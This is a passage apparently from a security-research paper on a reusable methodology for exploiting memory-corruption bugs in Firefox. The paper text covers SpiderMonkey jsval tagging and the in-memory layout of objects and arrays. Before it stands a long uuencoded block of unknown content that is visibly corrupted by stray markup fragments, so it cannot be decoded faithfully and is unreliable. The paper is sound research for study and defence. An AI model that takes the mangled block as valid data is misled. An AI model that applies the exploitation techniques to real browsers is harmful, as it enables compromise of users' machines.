MS@-Y/XN9=F^%"3=NXLTH[K(E)"973:YYUM?X=)90`%:,3RB!0\CM393`HO2Z M\$PB244@25%0+"4/\%"+O\$\8P^4NU!'3C?FHRRY>=M/^&I-K_,^;3&7>UV63V $M.'6L/]N[&YMI_V_FSN-+_M_GR,]_PZ&F?A]^Q=HL+!V<1(MUF*JDYOQ(**,$ $MS^-^>6-PT?V?-]W>Y541Q;?5T`?9)EWI@%OA)B*1-Z&<$4F<0KP-T#OO_BI$ M>W%5E"X'^X>'%\7WD1#:,`W*EH`:>TVKROX;ZA[?;OT,CM2K:&!L^;\$Q!OT? $M/9\1;M17\#?I:A+]38Z><:"2\&.`+:$D%?VA#,^Z>,)_JWDVYT=S:BDT-6,5@$ $\texttt{M-O?1!} \\ \texttt{U'\#;P<UEH5E5;9RZ-CZ.[Y>??TD/V*WMT_\#KKO)(S?"M^]^+Q"5\T_- \\ \texttt{N-O?1!} \\ \texttt{M-O?1!} \\ \texttt{M-O.10!} \\ \texttt{M-O$ MIFWP.VWB3Y?1^P/2"OYO[J3W_X'_6ZTO_/\Y\$GO^S>'9P>7/YUWV^O+DF)V_ M^>'XZ(`5:_7ZV^V#>OWP\E"\:&F-9KW>/2VRXL3W9^UZ?;%8:(MMS7&OZY<7 MR6P.>6`+!P/3Z!1'%GRTC:VG(V.XRVLZWS5JS>9H7/O;[G"OUFJU=G:V=UJ($M^{"}(C1^{-}.\$;X)?V'\&FT\$/0=\$3Y_2"8A.<>K<FKP(FJ$UAU\GNFEKWF)<9/6<$ M_+^`/FKZ]V&)"<#/SSV\'CF6XX:YOQU3RB^`VN>B-W+-F;_&H\$&&!;UX/VA M, X4&KBC]<FY9`(%S.RR+2F.RE,2N?S_#8KC,\$_IU_:[F34#C7.BWO\$:"H<A0 M9L51LQR[#\?81V'MTS'W"=BK"_1)2@U_/:_/\(\DY+H@_=^;NU<GE?R?;L_W $\texttt{M'D} = \{ \texttt{GRG} = \texttt{7T}; *\texttt{?F} = \texttt{V} \} = \texttt{II} = \texttt{II}$ M@U2H8A^2/(SU_5ZCWQ<*(^4(-UDF_&[@.P.8%<H;\\#VC%'KAL:Z89@7KZO*& MB7O6ST#Y0DNM[X(.)2#@&0]Z_*3#MI)KX0":!DOIB0NK]SM0"ZG4U8;Y'C4Y $M\94]8<WW\0-"<A$LRP>:6*[N.]5M<\P]/]1_!Z)@3IY,IX-W2?TV*A$UC"SJ$ $\texttt{M\&U)} \ [\ 1*N<_\#\texttt{IS'} = (\ \texttt{TY4}\] \ \texttt{7MPUG6} @ \$X_\&\texttt{YFH2}\) < \texttt{K!} \ \texttt{6K4455UDHHPLC?B/-ON^N}$ M3[;?D-=M^!9ZO"&T9-QX!"77YVXQ;T-7@-(Z&:,#P:Z]J_4N+[K[)[6CTY?M

 $M\XNS5Q?X_; #3K/ZP?WKX]NCP\G4'[6;5T_V3;J=?;/;1!9AE;6Y%H+E^'[I]$ M#1*[%J*BEL!\$32) "PT8E7(DC\$TC"5?N!?;G<OWC5O3Q\<[%_>71VVF[F-%7F $M/ND > 'NW7 > CB \setminus P? = F -$; L1.L\I()\K)1N\TWTN.%28<KP\?[!L<L\(J2UB4) MOY/@T."QPM:%M<1Q+:A#L1>M-G+%UU[%@W:__P:J\OK]L,I^?W\V.P1=H]^_ $\texttt{M<'0\5=KOGSC_,BT+GN"IQ;\$S1P2\@\#S-M$V\$ISBFC/\#8WL(O3Y[DV\V"@0^'] }$ M[L?NS^V3[N7KL\/.?K=7:V[M5=]<'`%]AMWHJUW5LU9\Y=&`'!PE\9L8F?BK M'\$OO!BZ%/OW%YO+%4#!>:9KJPEKC`OLVH=\?.<X-^B]XOX#ZOW/&ZO\$0 VG0 M'M2S&WZ_K1G#_TM=\LQK&ZWK?XK!2D/*.YCS6WK"BU76/3T\/NI=)N#QT<3! M>0:R%G\O8\SOD%3Z/ZWV'BOXQU>K]?^=W73\C]WMW2_VG\^2UHC_<8)6D@/+ MG#W+YIG[IN51/]S[?-]U]7M%CI5!03!"QYN+XPO^RQQTU?P,QPZN3U:]QPDN $M-[K(FL\$^Q'MA-<C/E0['D,FW(C*)0-TU]_'XORM\$MLPAPQ(D2IVC?Q\>B1YQ)]$ M9?P1Y%18`\$`&`WX\$8Y9:?-3KC`8*78!`OM)!T@5UE_7>OB3[M?<,=YP1DJO+ M=^@FY?*\V!XR3UL`%@[0]+U<%)@,K4>59,22F*_3#><S6(>-H1KH'S4K.`,Y $M\$@CVJK\&3JPOXW[\$+/AOR.\$!]:''A[33BYBV>\$KX/CQF6R_C:MR&V\')$<V+$ $MQ^{\ }=;H?CD\D2^{\ }K+BD&VVH8%"^OU8F)@%9E8'[BRN_4U'__?%??334M%>D,1^{\ }$ M-K12'IJ<CC2)CW(%R\HCHDH?T9R@'M.9Q0'2^CV\P6Z'0B'1>DVX\7HL)3/B $MI05!M07QA&?E!3^{\&})]!'+H>6BE=EJ$]Q=$05,R6>AP[B+^3!=@*7S)XZ])ZJ$ M`?":%ZK@]?[I:?=X<-+M]?9?=:O!6>`D02BC@@`Y"@?TZ2CM.B<;ZN5'"J@R M*J4J!,C/A%^("`6/#Q=/@6VE**#LW,@)/9#VI\$7V+B]W^89NI4Y&I'@MMVVR $\label{local_model} \begin{tabular}{ll} $\tt M6!"G!9\K3E3\$9*-F>H.I\#MTPRI6U?4,2KAQ`3(.Y:P4QA\@[&H\@"S'WL\#`: \] $\tt M6!"G!9\K3E3\$9*-F>H.I\#MTPRI6U?4,2KAQ`3(.Y:P4QA\@[&H\@"S'WL#`: \] $\tt M6!"G!9\K3E3\$9*-F>H.I\#MTPRI6U?4,2KAQ`3(.Y:P4QA\@[&H\@"S'WL#`: \] $\tt M6!"G!9\K3E3\$9*-F>H.I\#MTPRI6U?4,2KAQ`3(.Y:P4QA\@[&H\@"S'WL#`: \] {\tt M6!} {\tt M$ M(7;?PCJ+V<Z"63!-!7BF\S!X?%I6F;.TDV_1Y%7\SK6-#A8))HYR1?,=T=1R $M<S<'@O!4_J4=S;,2K]&\#\O(V(`3+<-OA1!L!$+_S@GM`(>+Y,!J*8JK6?C@Z)$ MW;_X.1]`;DROD_/C[F7(83%AM:OU.`)EP,;CG?(/1_E22&CRQD,23'*O^/O' M\JI1Z_\W'#6!QZICU?YOX^E66O_?;6Q]T?_1SIY=W)\T\$%[T=CB=P//N.GW MAZ;=[T_OIM9(XW>\0%E>'N^_ZG5JR%Y`&:[F3\$V_!AKBB-<`@:`/HZ[;(6'+ M:F*JK^'J@;N=9DMK%`JZ9;594A]DP9="(?DBD5\$/0^O1UU1L@KA:##\+A0B& MHGOZ\U\H9^'KC3)ULL+D%^HM 'K.:L[<G\U]MO%]X>O1Q%G8;+%8U%"@M8,O M\MW4,1C0>0M_%D;HP`V`W2FKC5VV2=W=_-_"USC3C'%.V=@HCTW;8!J@ZWX& M*A>KN?R:W[&2MMDOZU[_U]EDUO^5;-F_XFYBO[*Q4:H\8X;#^H6OOQZ!,-W8 M&+-?&9['\.JEJZNV!ZLYWG[_?A-RUDNE.GN!631_.GL6+X,/H-S(L5AM>"<R MBORRN<E"L9[)?(9C\S^4%/N2/C:IY'^22SZ]CI7^/ZV,__3W2_[OY\E+;'_ MH%U%+#5\$0\$15\(\8J:0L#3(;3@Z8FRP%1X=1(,^2V"(H/5M>XO2R>_'3_G%; $\label{eq:m'-^*<ELMMLEV&\s?W#Y\EK\VB;4/E@/_SJYB9&UA@=CJX<&G_[)G2DAK]IQV} M'-^*<ELMMLEV&\s?W#Y\EK\VB;4/E@/_SJYB9&UA@=CJX<&G_[)G2DAK]IQV$ $M'(V0,?X3+4\#'SDBW$HN8HT/%*N>;<M$'E;^(TP=`);6ZDG>X)AZ!2<-BK!86$ MNA)PWN,IGT2M\$MO9-8[P4)?'D1)O\$>;(<CR>7@`L<2U?@G]\$?GFE?>'C<9IN M>@(=G2S6LB4HZ%FZLTHL_#\$U_F12R?^+[O[A25>;&H]4QPKY_W0K:_]O;7_1 $M_S] + 18 = IGEW < GM, F#Q/0+A6^_94>V[SK&G!BS4, `SFQ[P](Q$, S`5'< GW, F#Q/0+A6^_94>V[SK&G!BS4, SYG](Q$, S`5'< GW, F#Q/0+A6^_94>V[SK&G!BS4, SYG](Q$, S`5'< GW, SYG](Q$, SYG)(Q$, SYG)$ $\label{eq:mpx} $$M$PX\=?$<=AN9>Y-M;DZ<*=<,,M=M;F*P:WK/<'/119B-&-R4#19CC;KOPQP$$$ $MRCR[Q!-M)IWK=L5T\$FL10_JD<VH@^\$QG\#G//ZW.,_FC.H"4+-*\,1:1K;D2@$ M0&`Y(218CXRX@,XLYUJ\$B?!\\$-\VG5+'0V<1J/D,#07"/(V&&@*S24W?A-G/ $M).-^T.5;$ \$[`T#3M=I?K\$0]E]C0Z]!IV5**`S?`L^E'FH"FP4:-SB\/WF9N2, M#;B\$IICVR)H3)O#EV-6G'% H.'R@WF.;Z;PVP4K@CJQ-J=&!#N!(][A/P;UA M<&.O"X4S.S%\$)3R;CY`<]):D5X#NF3A7O9#C?X0!*`&%5 N@6TSX^[)T%];I M)[D+5ZKL"KHX,/3;\#5^&%HLD^&,O/J6ME6'G'69F_`@X^5<P?B'I6&MA/I* MO4+HN_+TZ5`7+SWIJ4R/1.URU\Z<V7T*P57X'9U^0>*U<0P"A\C-S2!60C1F M)1%U`,4',TR7S)OWK+RY60<ZQ9J#0A@0\TY'ZU0%,/7APX<"EOD^AN]V4.1; MF\$]8S=(+O@.H9-M;/Q8,=W'GUO!_QK9\$;?0'UM8_L1?0&M9D6XUV:XMI\;S-M5CKO_P/"84_9UG:[U62:5JBYBYI;P_\11)29M1K;E'EKES4:[6:#18C)+[2W MNY5L383=W\$);6BO>!:@OP'=!@P8BIFB\N@90<G)\-/83"`/:]MG<C`YU`,HG MCB7X@`6G!V-BA5;MQ`Z"#24WJUA?8T=L(D+,^&(0@0=A<&%YO+E)P'!%;_`I
$$\label{eq:main_main_main} \begin{split} & \texttt{MJJNNJ\&@V=S\$ROJ?A,=U[9TY;6-<\T9HJ:\#KQ0Z=`4`1-RLH)'L:GL*\#0UZGI} \end{split}$$
M>13A3@8VD?M`(;5)>N[:\$A'`*`-@F+G%0PK&1V,O>FJB]!`L!])\O+DI21(M MLR>4B4506'WNN77+'\$H>)I:\$YU[(EB!D4R7#RE86AJQ8/ASF?4-\$*A!"!J42 $M1NOVL, F^2S<\%XJB'@02-M^GDO4H]E2=N500P4=\.;P!X:#58>:\#1E8=\R$ $M^{;2XB/X4"L^{-}P+!W^*M&JR,Z'X/SVIZ;}010QF<_.SM'UK^=>=2_9^5D/$ $M_ER<G; \ \ .CV, _, //7#2.8^#!1?60V_?A"_PAB`ZDHP!=C\ \&I_\&@)2\ *A0M.$ MP]_%:!4<VR(?7"!*_T\$]*FN;%?)U9*'']G>!RV=GH\FNCM\'6`6T@HA'\:X' MBG?OY(>`V,;Z*)C^31NCT'/_7R+2<GHH1&>2*/?\$W.\$)FO*FPR1%74%3WQ=\$ ML2D%*>C@>6^QE-0I)'P]^\$U'UQV,=MQA]UP(UFO:K7!NY*-(&F!+XPI""5ES MQBQ^RZV8),9^<)0<F%5&9R?>0U)AH7:@HV@AVQ]PQ\PQ41S(Z+L@_]\$6"L^' MIJT#NX7:A9@`Y4T>@6DT`@A/.`H5Z"3F%/,A>VGQ.]8[_)&5IWC^S+1%Q%Q\$

M)921\QD:8V.383!E21&8L(Y*'D?YM+EYN/_3FXMCH2G0S#WT'&L.8@2>DKH& MSR''/\$#6X8A+R20XH2#Q]Z-QR6=O\$'\$<4<862\$F09H-:]!R\$(Q'+M8#PWI\$T`M4`*QZ7%.RF#H1H!S:6",E:)2R**DK9=TD'`ZQO:%\$\$1CV-Q&CHI/J!K[&24! M5`]R`*=BFD>\B3.W#)"PS@W59IDW/\$F^7^;=->?=I442C0M-^'E%=K7MJ\$BS $M#<N[Y/@+CKX$<D4^)[Z]D1DPF7-3A9*V<586$\setminus !80W5H:ARZS@)#5="BP/0$$ MCQ>B>0-H'D9<<E1SZZG6@/^:)#N%7WNM5OM;<V]O^'1/)T%:*`!=!72\$!.T! $MD8B&Y!*3=*(O?(3#>[89+/3[8</P%`6T+71S3S<NZ;PH\))92WA/+D%!]%T\#$ $MY9WZ@\&U.)O.1Q\&=<\$)+;/\Z9?TZ;K,FBI\$<@5H3?%M>"4)JT1=HC^GHM5 M"O/<42<X.QCCOMAQT^*+YW61^44DZ\$5P#LC/-C8V6+M2^`-;4_Y\267_24PO MCU#'<OM/:VNGD;G_;6?GB_WGLZ1/]/]<Z=TY!=U+U_9_DF%>N=\$#\$3[BRW+Z MH`9.EV38_^%"GE(X`MWI\$SQ*9883\$/'.\$L_48(GI?0[?U!Y]Y+]/1F//R_70 MZ^PR^=;R75WF]IOV;LUDH."!#N2P.2PD^`4=W4*(7M(5=GH7U\$:A'BA&X3KN $ML@E'@0<YTD;B;Z4[;=(1]J?NP>F;DR!^X6XKZT`:YNO]/<C6N!.AHT!FU%F+$ MU=B6PJM4E!/*?>PN//41S)S";T[.DZ4CO7)IH:BIVUM/=_>@=5]_G<SU=O_H $M\J07Y\&INI;;D<IUGE3D\D@_M'(F1S4[2HIT4\&]E<M\H(FYGK"70\!)N*]IS($ M9!IWRU[?XH4W/"=L=/+>09IWU\B8"5&:DX\"6+EM!=EGL@8GPB0MY`&,'?]: MGG/*IV&&Q%4-06)O+H^.CRY_9B_?G!X("TKT,N\$2_IK?6>98K`.039`^3)RM M7184?"+*E,DI)[@`1WPNV4*<W`UEIBI\-S(]#/*9[6S<5,B?.K.,2028Q#." MV!)YC^\$JSU-H!H"B`B/0PC#RZKY?-E<Y=9KC,I0,[DKL`->ISS<*\!BNX0E^ MSP+"KCSIJ-_1(>MF\KDR@C0`4>[QPH"^DO*=[BE#\$2\'-`PC*YYBZ#Z03@HO $\texttt{M_6B} < \texttt{83} (9B-QT*'+\%\&, NF"0?-@\$04LTVY5=\&0] =] < O@Q^YU[4\%.O, W\#9!>6"F]$ M0?9?,@P+*S*%)#("4ZV8;UEXX!;JC0.D6\O\$*A964)+C*"+%*D1@_::Q"@E\$ MP\$9,YA=S"3S^&`_1RC.T2,X"AT\$?)-'!*]6A6I/(*55B7<I6UAN70^O7G2BU M;OV29LQ<:CZ8\-\$-,%_<#!]8(8`"Z,I<])P7>YOP)`C*+4QO<5#2:KELG\$UO M(.H8A(#7\DIQO&C\$4]'\$L\./SH<YV87_)L:!4)RMT.TYQNB=NS#IJ(O'LV0! $M^*-G)W^*$ \$T(C>"\/8%CW`<Y/S)'K>,[8#X.6/V5E>8:YRHZZE02C26#90GMA MH4HFM&0F#+S*T::<SD9AW9DJ:CN&BB!'SV_@S3Z,\"U_5ZRL\$1'ZE>-<@U`X MF+AH`T&B8+=S"P41J!I5BJ"YX&*/"G>JR8[+''PZT?U2]NX^`'GMR(C2H6WZ MOZ! E9@(:*.(4PQ(B0\I=40V[IS/9HDP\$?\$D?(>RSE'*J23/70B)03=]\$*CV M"#!A.W,/R\$'(7AZ+5F\+/S'@MZEI6:;'0>,T/`THJ>0F^,^=VW9XO(,T6;J* M&PH&I]Z"N-K,H*-F`8;A)6XK#`'%<7CS:VA/(`MFSFP^\Z1M/]A;H;"Z!-]V $M[!KH<S/TH\M17)B0--6`"\K"_\#Z[?+4:YMKG+ZRG86\CHZ)*)25:*WL.S`$ MLRG/V=0C+SGU`%!<=1W0`:LECLX28CLKTM5DI&NIK2X3;5&47PJ#*R]NP;]+ M^C4SV^K5?SR3&U[JDN;_A/\.M7V&0@\$OI]'9#(\;PKCB?LZ]V+S%;0Q?WI6= MAF<CO5`90(4"MXUE^.-L:'NJ8X!Y8S*O3%T/+T\,6U2AD,(4]:HA0@IGY0Z5 M3&3+]A?:CP3LS8?HI^^GNAT.71!>6%SS#FOKX!1F1H"BG5VRZ8>9*:]C+M&- $MH[1Q-Z; '0]/W8(G=(XKQ:D:\$PB1"!DD\$Y.=5]_[3=VM==*94WU&]4%H-,':$ M.J9'B,5YCN8@X'JW5^;[J\9[>?%,DK9F9A@K6"Q1T;B1),9]_PA-V>5&<!X) M<58019Q2%L1A!6*!G3H^%SL]"YK?0;C2SJ]%9#B!ZEH2.&31&;IADBR.`XOR $M?@"=L"3S2T84_5I^6SW6&,F>*@"TI11:J5$;BYP+H5Q]D=2UTQRT;YG7MN@5$ $MW4,^@[D3,-EBY0%H"O9"=PUO4&4#V_$';#ZCW*E"850&EJ"LZ.)3Z`BSLAB$ $\verb|M1XT0*2]*OD[?ZHN+$=>\\OH82!LZ6>,R$A@@O!L8FX]W`?G0MQ<24FTY2YJ6!$ M+;OT\/WM.O3WK\Q_MY\^E\6,MCL\#2'RTORD'=E6=BD=NJ\"A&\#7U>I9,9\\\$:N> $M*$FQ3L>[N0&H(`H-6>1`KD7*`">(4H]QZBLY=^.JBL;+HO2OL!<O7K"]CP-!$ MTX<\$ `2NBCX `A(`0PMEJ92Z?2Q/'NW;MVH-N[()ANI2>'RW%#\$,EJ3U+QK:FC M;IJ4LR4%L=%M4!\H.F5)7/\EIR=-*?'T14+B*8U6YQ?=_V+_<NSBS4,5^<N MG^&6:J2:9Q7IK!`B?]J!V(R6ILSESN_Q"2@(M9"VE*K/4@OH41E161R>NIB8 MZ^C,+#T11FBZK;D?[J*K+G86Y=-&&RQ(V]G%):VDE:>Z&Z0'TU=A=<ZUU5R* M54V*<N2@D'=JN0"PX(-]>\$=91P,GN)EEEV3FO?.\$"YE*>K4?!((V[9MW9))M323ET.-AAFH@20/%'\4MNA;&H<7\$,]LF.SH?S7%1F%*B40&%3YPLQ&*EN259 M*D;>I2)\$?#7E-+"5TUGI9`G31_J"G&5\8G`?W2!M'HGZU8=\$5BX7TA,-S@^? MH/,U*IFI##4VW3M;V%&P!A)1PAR@>"N\$5MHNH&KLD[Q[WA38<\0N@C?#H"PK $\label{eq:main_main_main} $$ M\1; ME>"L^4+) INEP\#ILORC$M6V'6>[A>GIUYTY52\\)Z>W]7W]$!5?\S504_$ $M8U7W_@Z_X(\#WE[][W8H=/%!)$ %'ULX0,[;/\','TN%!\$1EL'-G&@-QA/N+T M6<[=<VLMFH-MK<1^1')%&8F1F\$J(\D8X5<N+^%A#+IL#RQOW,79/&A[>;29L $\texttt{MY=`\#T[[5+=0L\:J_8\%:-C6NT0TQI"4(RRJ\&]4D95\$.\:'=',,T8=7J3+'A1:4}$ $MO, O'UAZLBI$R[$A&OM23MIN&9SC<P^6)M+^RU^<])J:HQ)X4C>N#9(58&<;+$ M"VF16*TI+A/*,H4PY62*=N)TN_9=-,8=*M7-+)T_1@\Q92-DABME`(Y_GZBJ MES=<)G97E<O;=,''LCWNQX@=G;3%.BI!/[COLX[I"]D]L?N[6B*'R]1P`%*H

MB%N"LMP=KE<3;]9>QP@*2ZXY<+WR34?^W-%;QBHR#2PXXH+;[\$"MW9KDR(D2 M"71FK#?)D3R.AB\H@(:KP6#D^BAZ2O+L5G"NA!;!"6THH2:Y#H:;+S%<N)#H $MJM+J(Z[>F7[B!D:JQ%N74N+;_ZL))9:K[HTG[@E]W[_!&M7K_;G>O#V/4!ZR+$ M3_RW`__&8WBVHT'JW^G;]2S19&DN@>5EQH_U-M%Q:1P?<AKLJB20BHH"4?Y` M*<WCNCN:E*FSEOK,YBN%9+"XSZ.^![0EM9H-(%-4\90M0]YULPY5!]O4L>M-M'U)0.'\\$L;(2-S2G@2073,J%[W%W_T?6^[EWV3UA;WK="W16SEOW'N/43U-V M>+\K.N#3S@Q:U'T\3R*8B,:+>^%>"&V(FW8<6FQ;57JJ14\$"I3'*H?,U:(>B MBQ[D20'<R#+M-'?.Q;XZ.AO'3TL%.7)VUF738M</IB_474<YD[UMY\2X6TMW M2]@34]09OSDP43!`L^`5^E6N1_&@RU?_Z/??;U;"<-#UK"(2@``);\\M:P5W M)3?[H5Y9_*KY/L-ICS(?+Q^WE:ISPC-\$<(Y&MT*GF3`PY*?H8ET>>GETT7UY $M]@Y/B>&M3VP9(_5(J(4[FM)91FY/)UQ#F)QIA-?0"JS$_2#^1!0=+Z<DZ'/=$ $MGW2"8.57_3K0 = /GJJ@U(L/WV^_=/*H]$UJF@[+\/:<<;L=;*,,^)<EV3(<%($ M>E:F+8>AS5`Q'87Q\(155-ZW3:M\$%4\$7TU"D@PF=9\$R1B\+\F&]\#-R^DA** M;) `?9[-<UE>,GQE>[=\$OHL==^!.;6\QT,VY;#;*F!B)E#UU6?_B?\$8;<33U MDLX\$ZIW:SJHPH^:J%>L(QY284?M5E14L%?#B:HD*ZLC^,3LX._OQJ-NKLO/] M7N_MV<5A#U8E/W9_SC7,'SB6A6;X2#\1I[L]U,O1,VON!A\$:EG"A*#-`&)\H M13]J3@]WQ:9\BDO[K/B*!HVR9#S]HG=/.F+[(VWK>\$-=%&@*;[&EM9'P`I=[MK!E'J1!RX(WZ(F!5*K9*-4]1L6@%8H<:@/470Q>)6"7`4:(]&:X*\$#W<;;43 M9P:D!\$L\4T4MA8(:I]=E0%3.IEZ'LH6NA'F-@']>.WZ&)`J;&CY2M0'+:70% M9DP!D2Z?.;GEC9C9L0W:LBH`;#AH\\$S5:_Y+4`?6I\XPI;,T(LIKXGB-AL?E M<QKVX+BRGQ13-A4"]D%<E-W*O)#^,*30E\$"DBX7*A[CHK)08?HJ5SV("\$H+T $M-^7.9$IO6JH:H-N--9!7K9#M.(QBL]I4\(=4$:A'3/:(A'78H]]$25BW5.)^$ MGA4E/Y=V0;8N:7/"84';=5@\$48LZ`)O;ODEWK"/[(KO"4CNX<27C(:)3X"2* MC&+&0Y'`&CN]AX?I#ZS?0&<.Y]-9BB/3SFH/T8*2&D)*GPF^*Q0+^P&[<X^U MD69P#)\$=W[Q:M;.%"L>R98TXMJC-=.`?D+^O#H[&40&"7AY-<>06]LN-RIJ2 M;>QR_A%N\$9*8L!'+G"#H9*LB8F':42+3Y\3FQW(@H2S-`/DH5\$6X2@6XC`XK MYH?@C[GA9=]&;5XOVCZF4.M3GE#(B;JOKCI1050![>@<!=I\$3)^3QWF:TX.4 $MO*5!$YX"%,)1M?^T2@&-YB-!"*I:Y1BKG'=R%0JE"T,>Z+`U%^%^/RX+\(Q)$ M4>\$PG%MI)#Q1N`3^*"AN\KN5DD?+AE^]<_VIX_]2!\ENA!:#(-X3U:,Q-&TS M:AM4@AF_>QRZ6-&H5P?)AK#O&W>J.3XJFMRB2YPZRA\PQ>;@2AH1NY"S["[D MZC8FJGI`\$Y.[4BM;&&ZNK6Y1'/+*!B4(,;+_/C(!!H`_"YV=D('1"(\HA69U MH?.E;.UJS 2^{+} FJ3]\)' $1(^{0}$ S+7L?3:4+6N($0-^{2}$ WB6,4OEH+52\$)0NOU<+X M)6@W*(OE+3!`ZJOM>/DR.:,EYF54*4ZK&W2BNS<T.=!<KFI&/(ZR"-&\&NJA $M8V < ((\#F8([+E\W;7=1WW888B:(:(8;%4^H@;L,A118<A3"_QPHIR15\%F78J,$ $M^W2)OW_DZ,ZKDRK^S]W4\IS1#?>-^J/4@3&>=_+C/]./5/R?[>;N5VSG46I?$ MD?[+X_^L&/_HJS:[_]@Z5L3_WMIM[23'?VNKL;/S)?[3YTC??D/Q68>F7>?V M+9O=^Q/'+I1*I<3(LQKKF1BZ.`P9ZKCRED6<-X([%L49L'W#&0:^<>].CID` $\label{eq:mhp',0f$pt.=0@SL8X!40D_G-G#W'0]} $$ NQ.0SQ@OZ05D*\A0/=Z] WSU)[C> C> C= C_{AB} C_{$ $MP8-9\D&/P/9$X.Q"X36&8P68#?+,;Y0*YV<7EQ2.9KM5@!_'1P<_P\\^2>W2$ M\^@?X''?J?8U!K%[UZ48.(/WM,AO9J(4%>;.;#FOD^\U]'1029\4&K4;9&W M4]PL@FI4PR9ZG>)?C"*K0\&_,&I.5+ZNJJ#?P+Z+*\$2`.=%#:49_+:^1C'>; M8B(EWU?:8EXV^%A\$:R][W!K#TV#:HAUR5KK:?,_01@BSI"U,#V+P_N)A8]\$P MB>4T\$=,B4,@K\$6QQB6\$\^(1.5CEVZ<YY.S%MRHT#@BD-C7@KY6UYK_FWK?0) M4?+W16@NV;T9((*;S"\$OBA",)DGRB/!FENF72WV[5,D"H)P=^M`P\$LD,,KI] MNW_;]P'[%94BC6?-REB@@D?1LB!EKM)S,8HUU"-KLI,X]GA;!Y16%\24P(K' M;:,LR%7ME8['/?-AR>'%@UAB*+'J:-C&IFUZDR4T<6`Y'K+T0^DB3;67!^>" M1I, \$>QEP\8EY=V176?)E4\$8V#95J@(SM1BXI@W9Z*U_Y[GW4?"F3.JK:RR@7 MJL1]E6H>4U52H#3Z&`!EX?\$9:5CC(@3TC_Q^Z,!T>83QA]WYS\$^W0_,F<Q]/ $M<\IR<F.G^4\MS^9BAWR^:[#28(#=&@Q*^@0(.XW?X3%_["S^H@Y_"7CY)7U)]$ 17]*7]"4]?OK_3&K!K@#(``

end

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--[1 - Introduction

In this paper I will elaborate and expand on my Infiltrate 2015 talk of the same title [INF]. Even a full hour-long conference talk is hardly enough to present all the necessary background details or the full technical depth of an exploitation subject. Therefore, I was quite happy when the Phrack Staff approached me for writing a paper based on my conference talk.

My goal for this paper is to define a reusable exploitation methodology against the latest versions of the Mozilla Firefox browser in the context of the modern protections provided by most operating systems. The term 'exploitation' here refers to leveraging memory corruption vulnerabilities (of different types, i.e, buffer overflows, use-after-frees, type confusions). By 'reusable methodology' I mean an attack pattern that can be applied towards the exploitation of most vulnerabilities and vulnerability classes. Although the material in this paper are from the Windows version of Firefox, to the best of my knowledge the included techniques can be used on all platforms supported by Firefox.

Specifically, for all techniques and included code excerpts I have used the latest version of Firefox (41.0.1 at the time of writing) on Windows $8.1 \times 86-64$. Please note that Firefox stable on Windows (even on a $\times 86-64$ system) is $\times 86$.

I will start by explaining some Firefox and SpiderMonkey internals that are required for the exploitation methodology. SpiderMonkey (Firefox's JavaScript engine) uses C++ variables of type JS::Value (or simply jsval) to represent strings, numbers (both integers and doubles), objects (including arrays and functions), booleans, and the special values null and undefined [JSV]. When in JavaScript (JS) a string for example is assigned to a variable or an object's attribute, the runtime must be able to query its type. Therefore, jsvals must follow a representation that encodes both values and types. SpiderMonkey uses the 64-bit IEEE-754 encoding [IFP] for this purpose. Specifically, jsval doubles use the full 64 bits for their value. All other jsvals (integers, strings, etc) are encoded with 32 bits for a tag specifying their type and 32 bits for their value. In Firefox's source code we can find the constants for the jsval types at js/public/Value.h:

```
#define JSVAL_TYPE_DOUBLE
                            ((uint8_t)0x00)
#define JSVAL_TYPE_INT32
                            ((uint8_t)0x01)
#define JSVAL_TYPE_UNDEFINED ((uint8_t)0x02)
#define JSVAL_TYPE_BOOLEAN ((uint8_t)0x03)
#define JSVAL_TYPE_MAGIC
                            ((uint8_t)0x04)
#define JSVAL_TYPE_STRING
                            ((uint8_t)0x05)
#define JSVAL_TYPE_SYMBOL
                            ((uint8_t)0x06)
#define JSVAL_TYPE_NULL
                            ((uint8_t)0x07)
#define JSVAL_TYPE_OBJECT
                            ((uint8_t)0x08)
```

These constants are then used to get the 32-bit jsval tags for the different types:

When the SpiderMonkey runtime queries a jsval for its type, if its 32-bit tag value is greater than 0xFFFFFF80 (the JSVAL_TAG_CLEAR define from above) then the 64 bits are interpreted as a jsval of the corresponding type. If the tag value is less or equal to 0xFFFFFF80 then the 64 bits are interpreted as an IEEE-754 double. An important note at this point that I will refer to later on is that there is no IEEE-754 64-bit double that corresponds to a 32-bit encoded value greater than 0xFFF00000.

Apart from jsvals, SpiderMonkey also uses complex objects of type JSObject [JSO] to represent various JavaScript objects (jsobjects). In essence these are mappings from names (object properties) to values. To avoid expensive dictionary lookups from these properties to their corresponding values (which are stored in an array of the jsobject) SpiderMonkey uses what is called a shape. Shapes are structural descriptions that point directly from property names to the array indexes that hold their values.

The JSObject class uses the NativeObject class for its internal implementation (to be precise the NativeObject class inherits from the JSObject class). These complex objects also contain an inline dynamically-

sized (but up to a limit) array that is used to store named properties, and elements of JavaScript arrays and typed arrays. The first (named properties) are indexed by the slots_ pointer, and the latter (array elements) by the elements_ pointer. The actual storage can be either the inline jsobject storage or a dynamically allocated region on the heap.

Moreover, jsobject arrays have a header; this header is described by the ObjectElements class. The definition of the JSObject class can be found at js/src/jsobj.h, and those of NativeObject and ObjectElements at js/src/vm/NativeObject.h. Below I will discuss all of them together (think of it as pseudocode) and only their relevant to the paper fields:

```
class NativeObject : public JSObject
{
    * From JSObject; structural description to avoid dictionary
    * lookups from property names to slots_ array indexes.
    js::HeapPtrShape shape_;
    * From JSObject; the jsobject's type (unrelated to the jsval
    * type I described above).
    js::HeapPtrTypeObject type_;
    * From NativeObject; pointer to the jsobject's properties'
    * storage.
    * /
    js::HeapSlot *slots_;
    * From NativeObject; pointer to the jsobject's elements' storage.
     * This is used by JavaScript arrays and typed arrays. The
     * elements of JavaScript arrays are jsvals as I described them
     * above.
    * /
    js::HeapSlot *elements_;
    * From ObjectElements; how are data written to elements and
    * other metadata.
    * /
   uint32_t flags;
    * From ObjectElements; number of initialized elements, less or
     * equal to the capacity (see below) for non-array jsobjects, and
     * less or equal to the length (see below) for array jsobjects.
   uint32_t initializedLength;
    * From ObjectElements; number of allocated slots (for object
     * properties).
   uint32_t capacity;
    * From ObjectElements; the length of array jsobjects.
```

```
*/
uint32_t length;
};
```

In the following sections of this paper I am going to refer back to this as 'jsobject' (or the 'jsobject class'), which although isn't technically correct (as I have explained above) will make the discussion simpler.

----[2.1 - Representation in memory

In order to get a better insight, let's look at the representation of jsvals and jsobjects in memory. We have the following JavaScript code:

```
var arr = new Array();
                               // an array jsobject (ArrayObject)
arr[0] = 0x40414140;
                               // [A] an integer
arr[1] = "Hello, Firefox!";
                               // [B] a string
arr[2] = 0x42434342;
arr[3] = true;
